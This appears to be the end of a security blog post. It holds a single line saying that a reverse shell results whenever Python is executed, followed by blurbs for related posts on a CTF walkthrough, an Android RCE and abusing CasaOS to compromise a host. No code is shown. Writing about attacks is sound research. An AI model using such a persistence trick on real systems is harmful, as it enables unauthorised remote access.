
When python is executed by any process, we get a reverse shell.
References

Share :
Related Posts
UrchinSec Tanzania National CTF MMXXIV
This blogpost is a walkthrough of the UrchinSec Tanzania National CTF challenges. The UrchinSec Tanzania National CTF was an interesting ctf organized by the urchinsec team . From the ctf, I managed to solve several challenges one of which was a 500 point reverse engineering challenge.
Read More
YTDLnis Android 1-Click RCE
Recently during my day-to-day Twitter scrolling routine, I came across an interesting vulnerability affecting the Android version of YTDLnis(versions 1.8.4 and prior). YTDLnis is a full-featured audio/video downloader for Android using yt-dlp. The vulnerability was discovered by Paul Gerste from Sonar and does not currently have a CVE assigned to it.
Read More
Abusing Legitimate Features in Casaos
CasaOs is one of the go-to tools for home server setups among tech and cloud enthusiasts. It is a straight forward interface that simplifies the complexities of server management, allowing users to set up and manage their own servers via a user-friendly interface without the steep learning curve usually associated with traditional server setups. In this blog post, we will explore some of the features in CasaOs and how an attacker could abuse them to compromise the underlying host.
Read More